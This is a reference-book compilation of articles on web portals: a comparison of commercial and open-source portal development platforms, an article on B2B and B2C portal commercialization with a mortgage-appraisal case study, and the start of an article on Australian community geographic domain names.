Application Server: Refers to software residing beneath the Web server to handle the special designated tasks received by the Web server from end-users according to business logic.

Event-Driven Inference (EDI): An inference component of INDEX knowledge management system, which is deployed as a Web service.

Goal-Directed Inference (GDI): An inference component of INDEX knowledge management system, which is deployed as a Web service.

HyperText Transfer Protocol (HTTP): Defines how messages should be formatted and transmitted across Internet.

Portlets: These are Web components that process requests and generate dynamic content for portals. Portals use portlets as pluggable user interface components that provide a presentation layer to information systems.

Simple Object Access Protocol (SOAP): Used for invoking Web services. It provides an envelope for sending and receiving XML data and documents.

Web Services for Remote Portlets (WSRP): A standard for portals to access and display portlets that are hosted on a remote server.

Commercial and Open-Source Web Portal Solutions

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INTRODUCTION

Web portals present an effective way to integrate applications, people, and business by offering a unique point of access to these resources within an organization and also with external business partners. Moreover, the integration of business processes, automation of daily tasks, and data integration contribute to cut down costs and accelerate business operations. However, Web portal development and maintenance imposes many challenges to developers, such as how to provide personalization features to users (organizations and individuals), how to control access from different users, how to integrate and present data from different sources, and how to maintain the content of the Web portal.

To overcome these problems, many Web portal development technologies, standards, and tools were created over the last decade to facilitate the construction, operation, and maintenance of Web portals. These tools offer a simple way to build a Web portal by automating some part of the complex code (concurrency, persistency, security) and also by offering APIs and wizards that facilitate development.

Considering the types of users and services provided, portals can be categorized into four main categories (Bellas, 2004; Wege, 2002). The following categories of portals are not mutually exclusive, and hybrid portals that combine different aspects of the categories can exist:

- **Corporate or Enterprise (Intranet) Portals:** Business to employees (B2E) portals: These portals are designed to improve the sharing of information within the enterprise and provide functionality to facilitate employees' regular tasks, as well as to gather relevant data for use by project and senior managers. The idea is to unite the strengths of the organization, enabling effective execution of business processes.
- **E-Business (Extranet) Portals:** These portals integrate services and information beyond the intranet. Examples include business to consumer (B2C) portals, which extend the enterprise to its customers for the purpose of ordering, billing, customer service, and so forth, and business to business (B2B) portals, which extend the companies for their partners and suppliers.
- **Personal (WAP) Portals:** These are portals that are embedded in Web phones, cellular phones, wireless PDAs, pagers, Web televisions, and so forth. These kinds of portals offer services such as sales offers, weather information, and interactive TV shows.
- **Public or Mega (Internet) Portals:** These portals try to provide information and services to all kinds of users over the Internet. Examples of such portals are Yahoo, Google, AOL, and MSN.

The complexity in Web portal development increases with the level of detail and number of services the portal offers, as well as the intended audience. This article describes Web portal development solutions that help to overcome the challenges faced during portal development and maintenance.

COMMERCIAL PORTAL DEVELOPMENT SOLUTIONS

This section presents a summary of five leading vendor strategies for Web portal development (BEA WebLogic Portal 8.1 Web site; IBM Websphere Portal Web site; Microsoft Sharepoint Web site; OracleAS Portal Web site; Sun One Portal Web site) and compares them according to several dimensions (e.g., ease of use, infrastructure, etc.). The focus of these strategies is to offer a wide range of functionalities to facilitate the development of complex portal characteristics. The main focus of these tools is to provide simple ways (application programming interfaces, wizards, guidelines, frameworks, etc.) for the developers so that coding effort is minimized. A more detailed explanation of these approaches can be seen in Sampaio and Rashid (2005).

BEA WebLogic Portal

BEA WebLogic (BEA WebLogic Portal 8.1 Web site) tool is built on top of the J2EE architecture (Java 2 Enterprise Edition - J2EE Web site) and provides an effective set of functionalities to simplify the production and management of customized portals. Some functionalities provided by the tool are described as follows:

- **Content Management Services:** Provide basic services such as content locking, versioning, and approval. It also contains services to deliver and integrate personalized content from multiple content systems.
- **Search Services:** Include different search mechanisms for indexing files and searching content in Web pages, databases, and file systems.
- **Collaboration Services:** Provide easy mechanisms for creating discussion forums, whiteboard, and chats, and also integration with e-mail and calendar tools.

Regarding BEA WebLogic architecture, the presentation layer uses JSP (Java Server Pages—JSP Web site), Servlets (Servlets Web site), and JSP tag libraries. The portal core is implemented using EJB and the development framework also provides system services such as connection pools and MBeans. The portal information is persisted in a relational database and the configuration information is defined in XML.

There are also many third-party vendors that provide APIs that extend the WebLogic functionality, and also portlets that give access to applications in areas like collaboration, search, analytical processing, and content syndication.

The BEA WebLogic Server provides application services and functions such as load balancing, fault tolerance, Web services, network transparency, legacy integration, transaction management, security, messaging, multithreading, persistence, database connectivity, and resource pooling.

IBM WebSphere Portal

IBM WebSphere Portal (IBM Websphere Portal Web site) is part of the WebSphere software platform. The platform is organized into three areas of functionality:

- **Foundation and Tools:** Provides the necessary tools for building, running, and deploying applications.
- **Business Integration:** Integrates internal business processes, including processes that involve business partners.
- **Business Portals:** Personalizes Web-based content and makes it accessible to any device.

The WebSphere Portal tool is the central technology for portal construction, deployment, and maintenance inside the WebSphere Platform. It provides an extensible framework for the integration of enterprise applications, content, people, and processes. Besides, the Portal offers features that allow end users to organize their own view of the portal, to manage their own profiles, and to publish and share documents with other users.

The implementation of WebSphere is based on Java-based technologies and provides support for J2EE, Web services, and portlets. WebSphere runs on multiple hardware platforms and operating systems and has mechanisms for aggregating content from different sources and assembling the personalized content to multiple devices.

Microsoft SharePoint Portal Server

The SharePoint Portal Server (Microsoft Sharepoint Web site) is Microsoft's platform for Web portal construction and support. It is based on Microsoft technologies such as the .NET (Microsoft .NET platform Web site) platform, IIS Web application server, Windows Server 2003 operating system, and the SQL server database.

SharePoint Portal Server provides flexible deployment and management tools, and facilitates end-to-end collaboration through data aggregation, organization, and searching. It also enables users to quickly find relevant information through customization and personalization of portal content and layout, as well as through audience targeting.

Like the previous technologies, Microsoft's solution provides services for document management, personalization, and content aggregation. The Windows SharePoint Services is the engine that allows creating Web sites for information sharing and document collaboration. Windows SharePoint Services provides additional functionality to the Microsoft Office System and other desktop applications, as well as serving as a platform for application development.

SharePoint sites provide communities for team collaboration, enabling users to work together on documents, tasks, and projects. The environment is designed for easy and flexible deployment, administration, and application development.

OracleAS Portal

OracleAS (OracleAS Portal Web site) is another Web portal development platform based on the J2EE standard and other open standards such as LDAP, XML, SOAP, and HTTP. The strength of this platform is not only to support the cutting edge technologies regarding portal development, but also to provide easy to use tools that accelerate development and maintenance of the portal.

OracleAS portal is part of the Oracle Application Server that provides directory services, Web cache, J2EE services, and business intelligence services. The portal architecture includes a portal repository that contains metadata about the portal (this has to be stored in an Oracle database) and portlet content as well. The portal framework provides services for single sign-on, content classification, search, directory, integration, and access control.

Although OracleAS provides support for integrating JSR 168 (Java JSR 168 Portlet Web site) and WSRP (Web Services

Remote Portlet Web site) portlets, the tools offer different portlet implementation for developers using OracleAS. This means that, different from IBM WebSphere, OracleAS provides support for integrating JSR-based portlets, but not for developing them.

Sun ONE Portal Server

The Sun ONE Portal Server (Sun One Portal Web site) is also a J2EE portal-based solution. It gives support to a variety of standards and technologies such as JSP, Servlets, Web Services, JSR 168 portlets, WSRPs, XML, HTTP, SOAP, LDAP, and so forth. Sun's portal solution offers several important portal features, such as:

- Provides dynamic portal personalization and customization.
- Delivers integrated content, applications, and services through customizable portlets.
- Includes identity management with multirole support, user provisioning, and self-registration.
- Provides single sign-on for aggregated applications to the portal.
- Enables users to search content and receive only those results they are authorized to access through a secure search engine.

One advantage of Sun ONE Portal is that, besides having its own native application server, it supports the execution of applications running on IBM WebSphere and BEA Weblogic application servers. Moreover, Sun ONE supports different operating systems: Sun Solaris, Microsoft Windows 2003, and Red Hat Enterprise Linux AS 2.1.

COMPARISON OF COMMERCIAL PORTAL SOLUTIONS

The five different vendors presented in the previous sections offer similar features for Web portal development such as connectivity, security, personalization, and search. The goal of this section is to provide a description of these platforms regarding certain characteristics such as technologies used, infrastructure requirements, and ease of use (Table 1). For a more detailed comparison, see Sampaio and Rashid (2005).

Table 1. Comparison of portal solutions

	Base Technologies	**Infrastructure Requirements**	**Ease of Use**
BEA	J2EE, XML, Web Services, and Portlets (JSR168 and WSRP).	*Application Server:* BEA WebLogic Server; *Operating System:* several versions of Unix, Linux, Windows, and Solaris; *Web Server:* Apache, HP Secure Web Server (SWS), IBM HTTP Server, Microsoft Internet Information Server (IIS), Sun Java System Web Server, and others.	BEA WebLogic offers tools to facilitate the work of all stakeholders involved in the portal life cycle. The tools help developers with prebuilt portlets and APIs, and help administrators with tools that facilitate integration and deployment of applications. However, the tools are not so simple to use and require a certain initial training effort before starting to use it in real projects.
IBM	J2EE, XML, Web Services, and Portlets	*Application Server:* Websphere application Server; *Operating System:* several versions of Unix, Linux, Windows, and Solaris.	WebSphere provides support for advanced administration and programming features; however, the learning curve is not so easy. An initial effort is required for programmers and administrators to understand the tools and start using it effectively.
Microsoft	.NET, XML, and Web Services	*Application Server:* Microsoft SharePoint Server; *Operating System:* only Windows; *Web Server:* Microsoft Internet Information Server (IIS).	Compared to the other tools, Microsoft SharePoint is probably one of the simplest to use. It offers easy to use functionalities for developers and administrators. However, the number and complexity of services offered are not as advanced as the two previous ones.
Oracle	J2EE, XML, Web Services, and Portlets.	*Application Server:* Oracle Application Server; *Operating System:* Windows, HP-UX, and Linux.	The tools in the OracleAs platform are also simple to use, especially regarding administration services. It not only incorporates a portal-building framework with easy-to-use publishing features, but also offers a variety of portal interfaces and configurations (e.g., from simple departmental-level publishing portals to Internet-accessible portals).
Sun	J2EE, XML, Web Services, and Portlets.	*Application Server:* Sun ONE Application server, as well as BEA and Websphere servers; *Operating Systems*: Sun Solaris 9 and 8 Operating Systems (SPARC Platform Edition), Sun Solaris 9 Operating System (x86 Platform Edition), Microsoft Windows 2003 Red Hat Enterprise Linux AS 2.1.	The tools in the Sun One platform that offer support for administration and programmers are limited.

The tools presented previously provide similar functionalities and are structured in a similar way. Some are more complete than others in the sense that they provide a wider variety of services. The previous discussion, Phifer (2001, 2004) and Ruby and Christopher (2003) show that the platform that offers the most complete set of services is IBM WebSphere, followed by Oracle AS portal and BEA WebLogic. These platforms offer a wide range of services to facilitate development, maintenance, operation, and deployment of Web portals.

Microsoft solution presents good end user capabilities for document management but has the disadvantage of being tightly coupled with Microsoft technologies such as windows operating systems and Internet information server (IIS). On the other hand, Sun One platform is very portable and based on standards such as JSR 168, WSRP, XML, and on the J2EE platform, but has the disadvantage of providing limited tool support for programmers and administrators.

OPEN SOURCE PORTAL STRATEGIES

The second section presented five leading vendor portal platforms. This section presents open source strategies that offer similar services as the previous commercial platforms, but with some advantages, such as that they:

- Are free and based on other open standards;
- Are nonproprietary and can work with free databases, operating systems, and other tools; and
- Generally support several different operating systems, application servers, and Web servers.

For a detailed comparison between open source and commercial approaches see Sampaio and Rashid (2005).

Apache Jetspeed

Jetspeed (Apache Jetspeed Web site) is an open source implementation of an enterprise information portal, using Java and XML. Jetspeed offers services to facilitate Web portal construction, enabling personalization and aggregation of information from different sources.

The data presented via Jetspeed is independent of content type enabling integration of content such as XML, RSS, or SMTP. The actual presentation of the data is handled via XSL and delivered to the user, for example, via the combination of Java Server Pages (JSPs) and HTML. Templating and content publication frameworks such as Cocoon, WebMacro, and Velocity can be used with Jetspeed to facilitate content generation.

The idea of the platform is to provide built-in services for caching, GUI customization, user authentication, and persistence, letting the developer focus on building connections to other resources, such as Web services, databases, and content providers. Therefore, the developer concentrates on retrieving external data and formatting it, while Jetspeed provides the Web portal infrastructure services. Some features offered by Jetspeed include:

- Support for the Java Portlet API, JDK, and Servlets.
- Database user authentication.
- Supports remote XML content feeds via Open Content Syndication.
- In-memory cache for quick page rendering.
- Rich Site Summary support for syndicated content.
- Integration with Cocoon, WebMacro, and Velocity.
- Wireless Markup Language (WML) support.
- XML-based configuration registry of portlets.
- Web Application development infrastructure.
- Local caching of remote content.
- Profiler Service to access portal pages based on user, security (groups, roles, acls), media types, and language.
- User, group, role, and permission administration via Jetspeed security portlets.

Zope

Zope (Zope Web site) is an open source Web application server that provides some basic infrastructure portal features. Other open source products extend the basic functionalities of Zope by offering features such as content management, document management, database connection management, and so forth.

Zope is written in Python and includes its own HTTP, FTP, WebDAV, and XML-RPC serving capabilities, but can also be used with the Apache or other Web servers. Other capabilities of Zope are:

- Transactional object database, which can store content and custom data, as well as scripts, a search engine, dynamic HTML templates, and relational database (RDBMS) connections.
- The transactional model applies not only to Zope's object database, but to many other relational database connectors as well.
- Strong Web-based development model, allowing updating Web sites from anywhere, which is enabled by a tightly integrated security model. Zope's security architecture also allows turning control over parts of a Web site to other organizations or individuals.

Liferay Portal

Liferay Portal (Liferay Portal Web site) provides various benefits and simplifies development, configuration, administration, and maintenance of the Web portal. Some features that are provided by this framework are:

- **CMS:** Liferay provides content management system functionality via a set of portlets that give a flexible templating tool. This allows one to build a site cleanly separating content from the look and feel.
- **Application Server Agnostic:** Unlike portals that come from application server vendors, Liferay is designed to be application server agnostic so that developers are not bound to a specific server. Liferay operates on lightweight servlet containers like Jetty and Tomcat, or on J2EE compliant servers like Borland ES, JBoss + Jetty/Tomcat, JOnAS + Jetty/Tomcat, JRun, OracleAS, Orion, Pramati, RexIP, Sun JSAS, WebLogic, and WebSphere.
- **Operating Systems:** Liferay can be used with many operating systems: BSD (FreeBSD, NetBSD, OpenBSD), Linux (Fedora, Novell), Solaris, Mac OS X, and Windows.
- **Database Agnostic:** Liferay uses Hibernate for the persistence layer, which enables pluggable databases (DB2, Firebird, Hypersonic, InterBase, JDataStore, MySQL, Oracle, PostgreSQL, SAP, and SQL Server).
- **Administration:** Liferay allows administrators to easily manage users, groups, and roles through a GUI interface. Groups represent a collection of users. Roles represent permissions that a group or user can be bound to. Access to portlets is also restricted to users based on roles. Administrators can also create community pages so that all users who belong to a certain group see the same page.
- **Out of the Box Portlets:** Liferay provides many useful portlets: Blogs, Calendar, Document Library, Journal (CMS), Image Gallery, Mail, Message Boards, Polls, RSS, and Wiki.

CONCLUSION

Specific portal development tools are necessary to facilitate the construction, operation, and maintenance of Web portals. These tools are based on technologies and standards and offer a simple way to build a Web portal by automating parts of the complex code (concurrency, persistency, security) as well as by offering APIs and wizards that facilitate development.

In the second and third sections, many tools for portal development were described ranging from commercial tools (e.g., BEA, IBM, Microsoft, Oracle, and Sun) to open source tools (e.g., Jetspeed, Zope, and Liferay). All these technologies offer similar functionality and features that facilitate portal development, but they can differ in their implementation, technologies used, prices, and required infrastructure. Therefore, each company has to consider what the advantages and disadvantages of a tool are and what suits best for its purpose before deciding to use the tool.

REFERENCES

Apache Jetspeed Web site. Retrieved January 8, 2007, from http://portals.apache.org/jetspeed-1/

BEA WebLogic Portal 8.1 Web site. Retrieved January 8, 2007, from http://www.bea.com/framework.jsp?CNT=index.htm&FP=/content/products/portal

Bellas, F. (2004). Standards for second-generation portals. *IEEE Internet Computing, 8*(2), 54-60.

IBM Websphere Portal Web site. Retrieved January 8, 2007, from http://www-306.ibm.com/software/genservers/portal/

Java 2 Enterprise Edition—J2EE Web site. Retrieved January 8, 2007, from http://java.sun.com/j2ee/

Java JSR 168 Portlet Web site. Retrieved January 8, 2007, from http://jcp.org/aboutJava/communityprocess/review/jsr168/

Java Server Pages—JSP Web site. Retrieved January 8, 2007, from http://java.sun.com/products/jsp/

Liferay Portal Web site. Retrieved January 8, 2007, from http://www.liferay.com/web/guest/home

Microsoft .NET platform Web site. Retrieved January 8, 2007, from http://www.microsoft.com/net/

Microsoft Sharepoint Web site. Retrieved January 8, 2007, from http://www.microsoft.com/sharepoint/evaluation/overview/

OracleAS Portal Web site. Retrieved January 8, 2007, from http://www.oracle.com/technology/products/ias/portal/index.html

Phifer, G. (2001). *Criterial for picking the right portal product* (No. DF-144258). Gartner Group.

Phifer, G. (2004, March 30). *Magic guadrant for horizontal portal products*. Gartner Group.

Ruby, D., & Christopher, A. (2003, February). Enterprise portal development. *XML and Web Services Magazine*. Retrieved from http://www.ftponline.com/xmlmag/2003_03/magazine/features/druby/

Sampaio, A., & Rashid, A. (2005). *Report on tools for Web portal construction* (No. AOSD-Europe Deliverable D3, AOSD-Europe-ULANC-4). Lancaster: Lancaster University.

Servlets Web site. Retrieved January 8, 2007, from http://java.sun.com/products/servlet/

Sun One Portal Web site. Retrieved January 8, 2007, from http://www.sun.com/software/products/portal_srvr/index.xml

Web Services Remote Portlet Web site. Retrieved January 8, 2007, from http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wsrp

Wege, C. (2002). Portal server technology. *IEEE Internet Computing*, *6*(3), 73-77.

Zope Web site Retrieved January 8, 2007, from http://www.zope.org/

KEY TERMS

Commercial Portal Solutions: Products that offer a wide range of functionalities to facilitate the development of complex portal features such as content management, access control, and personalization.

Open Source Portal Solutions: Provide a similar set of features as the commercial solutions and have the advantage of being available for free and based on open standards and technologies.

Portlets: The JSR 168 specification defines portlets as Java-based Web components, managed by a portlet container, that process requests and generate dynamic content.

Web Portal: A Web application that offers an integration point of access to information, services, applications, and people.

Web Service Remote Portlets (WSRP): Portlets implemented remotely that can be called by consumers that reside in different servers.

Commercialization of Web Portals

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INTRODUCTION

Portals may be defined as starting points on the Web for users which may lead them to e-business services (Adar & Huberman, 2000). Portals are part and parcel of e-business (Kappel, Werner, & Schroder, 1998) whose common goal is the electronic support of business or market transactions (Book, Gruhn, & Schope, 2000).

E-business affects the way businesses interact with consumers, as well as the way businesses interact with one another. Electronic interactions both increase the efficiency of purchasing and allow an increased reach across a global marketplace. Partially as a result of competition among various Web portals, a more open e-business environment is developing, which allows businesses to trade more flexibly with each other (Trastour, 2003).

In Germany, the e-business market is dominated by the business-to-business market, where German companies spend 2% of their annual earnings, on average, in developing their e-business capabilities. Their focus is on marketing, distribution, and services to other businesses. The motivation for this focus is that it generates the most sales compared to the business-to-consumer market, where the corresponding sales lag behind (Koeckeritz, 2003).

This article focuses on the commercialization (e-business) side of Internet portals involving some of their technical issues and some of the advantages of their use. Although business to consumer portals are discussed, business to business portals are focused on due to their relatively huge market significance.

RELATED WORK

This section discusses some of the technical issues involved in e-business such as standards for information interchange and integrating heterogeneous systems. The success/failure factors of business to consumer portals are provided along with reasons for the wider implementation of business to business portals.

Kappel categories e-business into three groups:

1. Workflow business management streamlines the business processes inherent within the organization(s) and incorporates them into a single, unified workflow management system that is made accessible through Internet portals. Many corporations use the Internet as a means of connecting and enabling disparate systems, which model business processes, in order to communicate and share information. One example would be a company that uses the Internet to allow its production facilities in remote locations to send its production data to a centralized headquarters.
2. Electronic product catalogues are provided, which although they are designed to serve mostly during the presales phase of the e-commerce process, also enable a company to market their services and products to a worldwide audience very cheaply.
3. Web-tracking and data mining is utilized in order to more effectively target a company's marketing efforts to desired customers (Kappel et al., 1998).

The first category deals mostly with business-to-business (B2B) e-business while the second category deals with mostly business-to-consumer (B2C) e-business. The third category deals with long-term management of B2C portals. In this section, some of the technical issues with B2B information exchange are discussed such as communicating information across heterogeneous systems as well as the development of the B2C portal.

The first category, workflow management on the Web, has technical issues which can be characterized by distributed, autonomous, and heterogeneous information sources, a wide range of users' abilities, and the various services that must be supported (Adams, 1998). A major challenge is to incorporate these disparate systems and various technologies into a common application framework (Kamath, Ramamrithan, Gehani, & Lieuwen, 1997; Muth, Weissenfels, & Weikum, 1998).

Because of the vast number of heterogeneous data stores and systems in e-business, many e-business integration efforts focused on centralizing and integrating disparate systems created through business consolidation. Mergers and antiquated management practices contributed towards the need for this e-business integration. Problems with this integration were exacerbated with Web-based application requirements such as common data views and a seamless transaction flow. As a solution to these requirements, various tools are available to integrate disparate legacy system data stores into a common accessible format and to connect different application systems with Web-enabled front ends (Ulrich, 2000).

Many papers, and industries, focus on various means to communicate information via Web portals, whether these portals supported the older standard of EDI/EDIFACT or the new model of XML (Book et al., 2000). Larger corporations adopted the older standard of EDI but the high cost of consulting, infrastructure, and maintenance of this interchange format prohibited its adoption among smaller companies. XML has the advantage in that it is platform independent, free, structured, and provides a way for companies, using XML's rules and conventions, to design, name, and organize their data descriptions, along with their data, for information interchange. XML provides a much cheaper and more expressive advantage than its counterpart, EDI (Fitzgerald, 2001). XML has additional advantages in that although it provides data and metadata, or a description of the data contained within it, there are no constraints on how this data should be processed. Furthermore, XML uses existing Internet protocols rather than requiring a special protocol of its own (Schmelzer et al., 2002).

Besides inter-communication, in response to the need to create new infrastructures to support high-level business-to-business (B2B) and business-to-consumer (B2C) services on the Web, an effort was made which concentrated on defining a new generation of electronic data interchange protocols, mostly based on XML, and on creating new types of e-business services such as agent-mediated B2B e-business and knowledge-driven customer relationship management systems (Trastour, Bartolini, & Preist, 2003).

The second category, product catalogues, focused mostly on B2C business. Companies were enamored to the idea of attracting a wider audience to their products at a much cheaper cost than conventional methods of product catalogues and telephone/mail ordering. Because these Web portals focused on the general consumer, they were characterised by the consumer-oriented nature of their content. Besides offering products online, many other companies began to offer specific services to the consumer such as online banking which offered the advantages of convenience and a greater range of hours than would normally be offered at bank branch locations (Rajput, 2000).

Several companies that started up with an idea to act as a commercial portal to consumers, but with an unproven business model, received large amounts of venture capital, during the late 1990s, but failed to become profitable. Eventually, their dissatisfied investors re-invested their capital elsewhere and these companies went bankrupt (German, 2005).

Several Internet-based companies failed while others succeeded depending on a number of factors, most importantly their business model. An example of an unsuccessful business model was Kozmo. A problem with delivery costs plagued Kozmo.com (1998-2001) which offered a large range of products to the consumer, all of which would be delivered free to your door within the hour. Although it attracted many customers, the profit margins gained from the sale did not justify the free delivery of a DVD and a pack of gum. Although a $10 minimum charge was instituted later, this change did not prevent Kozmo from closing its doors in March of 2001 (German, 2005).

Despite many of the failures of these early business-to-consumer companies, many established companies, such as banks, increased their business to consumer services. First Union Bank of the USA, with its 16 million retail and consumer customers, began offering its customers a method to receive and pay bills over the Internet in 2000. Other competing banks, such as Mellon, also offered services such as authorization of bill payment over the Internet (Fellenstein & Wood, 2000). In these instances, established companies provided a more convenient way to provide their services electronically without entailing a huge overhead of inventory and delivery costs.

Although initially the focus of Web portals was on B2C business, the amount of B2B business, in comparison, is much greater. According to the Gartner group in the U.S., consumer to business e-commerce was US$17 billion in 2003 compared to US$183 billion in business to business e-business. The motivation factor for the adoption of business to business e-business is both the timeliness of information (Fellenstein, 2000) and the cost savings. An example, it is estimated that the American real estate industry can save US$2 billion a year by using Web portals to handle its transactions and forms rather than its current manual system. Chevron, through automating its inventory system through Web portals which enabled its dispersed gas stations to order their inventory online through its Web portal, saved US$50 million in its first year of operation (Carroll & Broadhead, 2000).

BUSINESS TO BUSINESS E-BUSINESS

The goal of the business world in e-business is to scale business solutions and to enable global interactions among businesses without increasing complexity to unmanageable levels. One of the results of this refocusing of Web portals from business-to-consumer to business-to-business was the change of Web portal nature to that of electronic information interchange. Web portals, by providing a common language for business to business e-business, through such means as XML, and by addressing the issues of complexity and costs, promise a solution to this goal. Some of the early adapters of electronic document exchanges have been the finance industries of banking, accounting, securities trading, research and reporting, and economics which require timely, accurate, and critical access to information. Even in corporations in other fields, there are often many disparate business information systems, such as Customer Relationship

Management or supply-chain systems, which have a need to share and report financial or business data. Sometimes these systems may be within the same corporation or involve interactions among different corporations. An extension of XML, the eXtensible Business Reporting Language, enables its adoptees to enhance the creation, exchange, and comparison of business reporting information (Schmelzer et al., 2002). This electronic exchange of information, through XML and its variants, is not only faster than the traditional means of mail but also has more than a 10% cost reduction advantage than its electronic information exchange model competitor, EDI (Fellenstein & Wood, 2000).

Other advantages of this electronic information exchange, through XML, include automated payments, greatly reduced transaction processing costs, improved accounting information, greater access to inventory levels, and improved feedback capabilities. For companies with a global presence, or with plans of such a presence, the advantages of e-business through their Web portals offer further significant advantages because of the Internet's worldwide presence (Fellenstein, 2000).

One of the prime areas for e-business growth is the mortgage industry. Many Web portals, such as US Quicken, offer consumers online approved mortgages and mortgage payment calculations (Carroll & Broadhead, 2000). One problem with approval of mortgages is that in order for a U.S. financial institution to transfer a mortgage to another financial institution or trust and, thus, free up its lending capital, a government stipulated appraisal report, called a Fannie Mae 2055 (Fannie Mae, 2005) produced by a state-certified appraiser must be supplied, which certifies the mortgaged properties current market worth (Director A, personal communication, 2005[1]). In order to address this problem, a business to business portal was set up that provides these reports through prescored appraisals of selected properties in the U.S. These prescored appraisals involve integrating property photos, county data, and certified appraisals' evaluation of the individual property. The evaluation of the individual property also involves placing this property in an appropriate market with three or more recent sales within that market. The property evaluation, along with the recent property sales within its market, is used to derive the market value of the property. This real estate appraisal process is a traditional one; the innovation of this company's approach is to use a Web portal to centralize the data, enabling the appraisers to score properties and put them in markets online, and then use this data to generate electronic documents in the form of Fannie Mae 2055 external residential appraisal reports.

The automation of this process provides several advantages. Some of these advantages include potential borrowers being able to get instant appraisals, and hence approvals, of their mortgage loan applications while they are in the bank. Banks do not have to wait several days for an appraiser to finish an appraisal of a property, nor do they risk the possibility of a potential borrower going to a different bank for a faster approval. Inexperienced appraisers can view the scoring and placing within markets of similar properties by more experienced appraisers. Appraisers can score properties, en-mass, while in the same neighborhood. Real estate trusts, who often purchase property mortgages, can get a more accurate model of how their properties, in terms of real estate value, are doing both in the immediate and the long term future, because of the individual scoring of properties and of the placing of these properties into appropriate markets with comparable recent sales by experienced appraisers, than can be obtained through automated valuation models (Director A, personal communication, 2005; Appraiser A, personal communication, 2005[2]).

FUTURE TRENDS

Similar to the case study of a company that provides prescored property appraisals, many companies, such as Cebra (the e-commerce division of the Bank of Montreal in Canada), are developing software to support the exchange of information used in the US$2 billion mortgage market. Similarly, consumers are using the Internet to comparison shop for prices and features of their desired products among different suppliers quickly and conveniently. Retailers, both online and otherwise, must be able to compete on prices. Similarly, unlike the traditional approach where it was time-consuming to shop for the best mortgage rates, consumers are able to comparison shop quickly for the best mortgage rates online for their property (Carroll & Broadhead, 2000).

Business that used to confine their market to a set geographical location now must compete with global competitors for the same market. Conversely, retailers who used to sell their products in a set area now find that the Internet enables them to reach a worldwide audience (Carroll & Broadhead, 2000).

The demographics of the Internet are changing. The fastest growing e-business sectors are to be found in Latin America and China, with North America eventually forming a small part of this global market (Carroll & Broadhead, 2000).

The demand for e-business data, whether sales or other data, to be available in real-time and digitalized is growing. This digitalized data can be examined at any level or viewpoint and sent out for collaboration and response decisions. Increasingly, companies are integrating their data from geographically disparate sites. Furthermore, many companies are integrating their vertical line of operations through the Web (Feather, 2000).

CONCLUSION

Commercial Web portals are increasingly focusing on business to business, involving such issues as a means of common electronic data interchange among the heterogeneous business systems involved. An early forerunner of this information exchange, EDI, and later methods, such as XML, enable a system-independent means of information exchange. A specific example of a business to business Web portal was provided, along with the advantages that it offered to various stakeholders in process (banks, appraisers, etc.) as well as another method of data interchange, through electronic delivery of government-stipulated documents. Business to business portals offer advantages over traditional methods in terms of timeliness of data, integration of disparate and heterogeneous systems, cost savings over traditional non-Web based methods, and a wider potential client base.

REFERENCES

Adams, N. R., & Yesha, Y. (1998). Electronic commerce: Introduction and challenges (Tutorial Notes). In *Proceedings of the ACM SIGMOD International Conference on Management of Data*, Washington, DC.

Adar, E., & Huberman, B. A. (2000). Economics of surfing. *Quarterly Journal of Electronic Commerce, 1*(3), 203-214.

Book, M., Gruhn, V., Schope, L. (2000). Realizing an integrated electronic commerce portal system. In *Proceedings of the Americas Conference on Information System*, Long Beach, California.

Carroll, J., & Broadhead, R. (2000). *Canadian Internet handbook.* Toronto, Canada: Stoddard.

Fannie Mae (2005). Retrieved January 9, 2007, from http://www.fanniemae.com

Feather, F. (2000). *Future consumer.com.* Toronto: Warwick Publishing.

Fellenstein, C., & Wood, R. (2000). *Exporing e-commerce: Global e-business, and e-societies.* Upper Saddle River, NJ: Prentice Hall.

Fitzgerald, M. (2001). *Building B2B applications with XML.* New York: John Wiley & Sons.

German, K. (2005). *Top 10 dot-com flops.* Retrieved January 9, 2007, from http://sympatico-msn-com.com/4520-11136-1-6278387.html

Kamath, G., Ramamrithan, K., Gehani, N., & Lieuwen, D. (1997). Workflow: A system for building global transactional workflows. In *Proceedings of the 7th International Workshop on High Performance Transaction Systems*, Asilomar, California.

Kappel, G., Werner, R., & Schroder, B. (1998). Enabling technologies for electronic commerce. In *Proceedings of XI IFIP World Computer Congress*, Vienna, Italy.

Koeckeritz, M. (2003). *STAT-USA Market Research Reports.* Retrieved January 9, 2007, from http://strategis.ic.gc.ca/epic/internet/inimr-ri.nsf/en/gr105345e.html

Muth, P., Weissenfels, J., & Weikum, G. (1998). What workflow technology can do for electronic commerce. In *Proceedings of the Euro-Med Net '98 Conference, Electronic Commerce Track*, Nicosia, Cyprus.

Rajput, W. (2000). *E-commerce systems architecture and applications.* Norwood: Artech House.

Schmelzer, R. et al. (2002). *XML and Web services unleashed.* SAMS Publishing.

Trasour, D., Bartolini, C., & Preist, C. (2003). Semantic Web support for the business-to-business e-commerce pre-contractual lifecycle. *Computer Networks, 42*(5), 661-673.

Ulrich, W. (2000, November 20). E-integration needs business integration. *ComputerWorld*.

U.S. Census Bureau (2004). *The Census Bureau's master address file (MAF) Census 2000 address list basics.* Washington, DC: Author.

KEY TERMS

E-Business: The conducting of business on the Internet. A more general term than e-commerce in that it involves the exchange of information used by businesses that do not necessarily involve buying or selling.

E-Commerce: The buying and selling of goods and services on the Internet.

FannieMae: An American government sponsored enterprise which purchases conventional mortgages in the secondary mortgage market.

Property Appraisal: A supportable estimate of a property's market value determined by a trained and certified appraiser who measures the likelihood that a property will maintain its value over the duration of the loan.

Web Portal: A Web site that provides a starting point, a gateway, or a portal to other resources on the Internet, including e-commerce sites.

WorkFlow: Workflow is the operational aspect of a work procedure: how tasks are structured, who performs them, what their relative order is, how they are synchronized, how information flows to support the tasks, and how tasks are being tracked.

XML: A standard to describe the structure of data as well the associated values of that data.

ENDNOTES

1. Director A is a director of the company used in this case study. Director A has many years of experience dealing with the mortgage industry. Name withheld for confidentiality reasons.
2. Appraiser A is a certified American appraiser with many years of experience in the U.S. Appraiser A utilises the case study's sample system and recognizes its advantages over the traditional methods. Name withheld for confidentiality reasons.

Community Geographic Domain Names

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INTRODUCTION

The Australian (.au) Domain Name Authority (auDA) announced the creation of Community Geographic Domain Names (CGDNs) in November, 2002 (auDA, 2005b). This scheme is novel because it restricts licensing and use of the CGDNs to community-based groups running community portals. The community group must demonstrate that they are representative of and inclusive of all local community members. The community portals displayed on CGDNs are required to reflect community interests, and may choose to cover cultural events, tourism, historical information, special interest groups and local business (auDA, 2005b).

BACKGROUND

